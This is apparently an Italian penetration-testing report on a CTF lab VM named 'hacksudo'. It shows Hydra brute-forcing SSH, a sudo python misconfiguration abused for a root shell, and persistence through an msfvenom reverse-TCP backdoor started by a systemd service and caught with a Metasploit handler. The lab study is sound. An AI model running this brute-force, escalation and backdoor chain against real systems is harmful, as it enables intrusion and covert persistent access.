# hydra -l isro -P /usr/share/wordlists/rockyou.txt 10.0.2.7 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-30 20:58:55
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.0.2.7:22/
[22][ssh] host: 10.0.2.7 login: isro password: qwerty
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-30 20:59:12
```

Riusciamo ad ottenere la password, **qwerty**.

Ora proviamo a connetterci alla macchina target tramite ssh ed il nuovo utente.

```
(root㉿kali)-[~/home/giulio/pteha]
# ssh isro@10.0.2.7
isro@10.0.2.7's password:
Linux hacksudo 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jun 11 08:15:27 2024
isro@hacksudo:~$ █
```

Iniziamo con il navigare all'interno delle directory per vedere se troviamo informazioni interessanti.

```
isro@hacksudo:~$ ls -la
total 32
drwxr-x— 5 isro isro 4096 May 13 2021 .
drwxr-xr-x 6 root root 4096 May 8 2021 ..
-rw-r--r-- 1 isro isro 0 May 5 2021 .bash_logout
-rw-r--r-- 1 isro isro 4623 May 13 2021 .bashrc
drwxr-xr-x 2 isro isro 4096 May 13 2021 fog
drwx—— 3 isro isro 4096 May 5 2021 .gnupg
drwxr-xr-x 3 isro isro 4096 May 5 2021 .local
-rw-r--r-- 1 isro isro 0 May 5 2021 .profile
-r—— 1 isro isro 33 May 6 2021 user.txt
```

All'interno della directory principale non sembra esserci nulla di interessante.

Procediamo ad esplorare la home directory.

```
isro@hacksudo:/home$ ls -la
total 24
drwxr-xr-x 6 root root 4096 May 8 2021 .
drwxr-xr-x 20 root root 4096 May 9 2021 ..
drwxr-xr-x 3 root root 4096 May 7 2021 backups
drwxr-xr-x 2 root root 4096 May 8 2021 fogDBbackups
drwxr-x— 4 1001 1001 4096 May 6 2021 fogproject
drwxr-x— 5 isro isro 4096 May 13 2021 isro
isro@hacksudo:/home$ cd fog
fogDBbackups/ fogproject/
isro@hacksudo:/home$ cd fogproject/
-bash: cd: fogproject/: Permission denied
```

Proviamo a vedere se le cartelle di backups contengono informazioni utili.

```

isro@hacksudo:/home/fogDBbackups$ ls -la
total 108
drwxr-xr-x 2 root root 4096 May  8 2021 .
drwxr-xr-x 6 root root 4096 May  8 2021 ..
-rw-r--r-- 1 root root 98624 May  8 2021 fog_sql_1.5.9_20210508_120942.sql
isro@hacksudo:/home/fogDBbackups$ cd ..
isro@hacksudo:/home$ cd backups/
isro@hacksudo:/home/backups$ ls -la
total 540
drwxr-xr-x 3 root root 4096 May  7 2021 .
drwxr-xr-x 6 root root 4096 May  8 2021 ..
-rw-r--r-- 1 root root 40960 May  4 2021 alternatives.tar.0
-rw-r--r-- 1 root root 15856 May  4 2021 apt.extended_states.0
-rw-r--r-- 1 root root 98 May  4 2021 dpkg.diversions.0
-rw-r--r-- 1 root root 172 May  4 2021 dpkg.statoverride.0
-rw-r--r-- 1 root root 456971 May  4 2021 dpkg.status.0
drwxrwxr-x 10 root root 4096 May  4 2021 fogproject-1.5.9
-rw----- 1 root root 809 May  4 2021 group.bak
-rw----- 1 root shadow 681 May  4 2021 gshadow.bak
-rw----- 1 root root 1704 May  4 2021 passwd.bak
-rw----- 1 root shadow 1215 May  4 2021 shadow.bak
isro@hacksudo:/home/backups$ cat passwd.bak
cat: passwd.bak: Permission denied
isro@hacksudo:/home/backups$ cat shadow.bak
cat: shadow.bak: Permission denied

```

Come possiamo vedere non sembra esserci nulla di interessante, inoltre per molte directory non abbiamo i permessi necessari per accedervi.

A questo punto ho provato ad usare il comando *sudo -l* per ottenere la lista dei comandi che l'utente è autorizzato ad utilizzare con privilegi di root.

```

isro@hacksudo:~$ sudo -l
[sudo] password for isro:
Matching Defaults entries for isro on hacksudo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User isro may run the following commands on hacksudo:
    (root) /usr/bin/ls /home/isro/*

```

Ci viene fornito un comando che può essere eseguito con i privilegi di root, provo dunque ad eseguirlo usando il comando *sudo -u* e specificando l'utente root.

```

isro@hacksudo:~$ sudo -u root /usr/bin/ls /home/isro/*
/home/isro/user.txt

/home/isro/fog:
fog  get  ping  python

```

Scopriamo che il file **fog** è eseguibile con i privilegi di root e fa uso di python.

```

isro@hacksudo:~/fog$ ls -la
total 3700
drwxr-xr-x 2 isro isro 4096 May 13 2021 .
drwxr-x--- 5 isro isro 4096 May 13 2021 ..
-rwxr-xr-x 1 root isro 16712 May 12 2021 fog
-rw-r--r-- 1 isro isro 0 May  6 2021 get
-rwxr-xr-x 1 isro isro 69368 May  6 2021 ping
-rwxr-xr-x 1 isro isro 3689352 May  6 2021 python

```

In python per ottenere una shell ci basta digitare il comando *os.system("/bin/bash")* in questo modo potremo ottenere una shell bash, non prima di aver importato il modulo os.

Eseguiamo dunque il file **fog** e lanciamo i comandi.

```
>>> import os  
>>> os.system("/bin/bash")  
[root@hacksudo ~]# id  
uid=0(root) gid=1003(isro) groups=1003(isro)
```

Come possiamo vedere siamo riusciti ad ottenere i pieni privilegi di root.

Provando a digitare nuovamente il comando `sudo -l`.

```
[root@hacksudo]# [~/fog] user you become, the more you are due  
# sudo -l  
Matching Defaults entries for root on hacksudo:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
User root may run the following commands on hacksudo:  
    (ALL : ALL) ALL
```

Vediamo che abbiamo la possibilità di eseguire qualsiasi comando con pieni privilegi.

Per completezza è stata riportata anche la catturata della bandiera della sfida ctf relativa alla macchina virtuale.

9 Target Post-Exploitation: Maintaining Access

In questa fase andremo ad effettuare l'ultimo passaggio per rendere completo un processo di penetration testing, in particolare andremo a rendere l'accesso alla macchina persistente, anche in seguito ad un riavvio, installando una backdoor.

Come prima cosa ho usato il comando `msfvenom -a x86 --platform linux -p linux/x86/shell/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f elf -o shell.elf`, per creare effettivamente il payload per la backdoor andando a specificare il tipo di payload che volevo creare, in questo caso `reverse_tcp`, e l'indirizzo IP e la porta sulla quale instaurare la connessione chiamandolo in fine `shell.elf`.

```
[root@kali]~[~/home/giulio/pteha]
# msfvenom -a x86 --platform linux -p linux/x86/shell/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f elf -o shell.elf
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: shell.elf
```

Poi ho creato lo script `in.sh`.

```
[root@kali]~[~/home/giulio/pteha]
# cat in.sh
#!/bin/sh
/etc/init.d/shell.elf
```

Lo script permette di avviare in automatico all'avvio del sistema la backdoor creata in precedenza.

La prossima cosa da fare è caricare la backdoor e lo script all'interno della directory `/etc/init.d`, per farlo ho usato il comando `scp`.

```
[root@kali]~[~/home/giulio/pteha]
# scp shell.elf isro@10.0.2.7:/etc/init.d
isro@10.0.2.7's password:
scp: dest open "/etc/init.d/shell.elf": Permission denied
scp: failed to upload file shell.elf to /etc/init.d
```

Il trasferimento diretto all'interno della directory `init.d` ha fallito.

Dunque ho iniziato con il copiare i file nella directory stessa dell'utente usando lo stesso comando.

```
[root@kali]~[~/giulio/pteha]
# scp shell.elf isro@10.0.2.7:/home/isro
isro@10.0.2.7's password:
shell.elf
```

```
[root@kali]~[~/giulio/pteha]
# scp in.sh isro@10.0.2.7:/home/isro
isro@10.0.2.7's password:
in.sh
```

Poi ho spostato entrambi i file all'interno della directory `/etc/init.d` con il comando `mv`.

```

└──(root💀 hacksudo)-[~]
    └──# mv /home/isro/shell.elf /etc/init.d
└──(root💀 hacksudo)-[~]
    └──# mv /home/isro/in.sh /etc/init.d
└──(root💀 hacksudo)-[~]
    └──# cd /etc/init.d

```

In seguito ho fornito ad entrambi i file il permesso di esecuzione.

```

└──(root💀 hacksudo)-[~]
    └──# chmod +x /etc/init.d/shell.elf
└──(root💀 hacksudo)-[~]
    └──# chmod +x /etc/init.d/in.sh

```

In questo caso l'avvio dell'sistema non è gestito attraverso i file rc.local ma usando **systemd**.

Dunque come prima cosa ho dovuto scrivere uno script personalizzato che usi systemd come gestore dei servizi per poter permettere l'apertura della shell in automatico all'avvio.

```

└──(root💀 hacksudo)-[/etc/systemd/system]
    └──# cat myscript.service
[Unit]
Description=My custom script
After=network.target

[Service]
Type=simple
ExecStart=/etc/init.d/in.sh

[Install]
WantedBy=multi-user.target

```

In particolare con il campo *After* impostato a *network.target* assicuro che il servizio venga avviato dopo che la rete è stata configurata, nel campo *ExecStart* specifico il path in cui si trova lo script che voglio eseguire all'avvio, in questo caso */etc/init.d/in.sh*.

Per terminare ricarico systemd con il comando *systemctl daemon-reload* e abilito il servizio per eseguirlo all'avvio del sistema con il comando *systemctl start my script.service*.

```

└──(root💀 hacksudo)-[/etc/systemd/system]
    └──# sudo systemctl daemon-reload
└──(root💀 hacksudo)-[/etc/systemd/system]
    └──# sudo systemctl daemon-rel
Unknown operation daemon-rel.
└──(root💀 hacksudo)-[/etc/systemd/system]
    └──# sudo systemctl enable myscript.service
└──(root💀 hacksudo)-[/etc/systemd/system]
    └──# sudo systemctl start myscript.service
└──(root💀 hacksudo)-[/etc/systemd/system]
    └──# sudo systemctl status myscript.service
● myscript.service - My custom script
   Loaded: loaded (/etc/systemd/system/myscript.service; enabled; vendor preset: enabled)
   Active: active (running) since Sun 2024-06-30 18:32:52 EDT; 24s ago
     Main PID: 5303 (in.sh)
        Tasks: 2 (limit: 4586)
       Memory: 416.0K
      CGroup: /system.slice/myscript.service
              └─5303 /bin/sh /etc/init.d/in.sh
                  ├─5304 /etc/init.d/shell.elf

Jun 30 18:32:52 hacksudo systemd[1]: Started My custom script.

```

In fine avvio il servizio con il comando `systemctl start myscript.service` e lo testo con il comando `systemctl status myscript.service`. Come possiamo vedere il servizio è correttamente attivo.

Per terminare ho usato il modulo handler fornito da Metasploit per instaurare la connessione di tipo reverse con la macchina target, per farlo ho usato il comando `use exploit/multi/handler`.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (36 bytes) to 10.0.2.7
[*] Command shell session 1 opened (10.0.2.15:4444 → 10.0.2.7:55722) at 2024-07-01 00:37:56 +0200
```

Riavviando la macchina target notiamo che viene effettivamente instaurata una connessione di tipo reverse TCP.

Usiamo il comando `sudo -l` per verificare di avere effettivamente tutti i privilegi di root.

```
sudo -l
Matching Defaults entries for root on hacksudo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User root may run the following commands on hacksudo:
    (ALL : ALL) ALL
id
uid=0(root) gid=0(root) groups=0(root)
```

Come possiamo notare abbiamo i pieni privilegi di root e possiamo eseguire tutti i comandi con pieni privilegi.

Abbiamo anche ottenuto nuovamente la baniera

Seguendo gli ultimi passaggi sarà sempre possibile connettersi alla macchina quando questa sarà attiva.

Conclusioni

In questo documento sono state riportate tutte le procedure attuate per effettuare il penetration testing della macchina target, compresi gli errori e le procedure non andate a buon fine.

Concludendo siamo riusciti a portare a compimento l'intero processo di penetration testing, purtroppo in alcuni punti la procedura è stata guidata dalla sfida ctf ma siamo comunque riusciti ad eseguire una exploitation completa ed installare una backdoor con pieni privilegi di amministratore.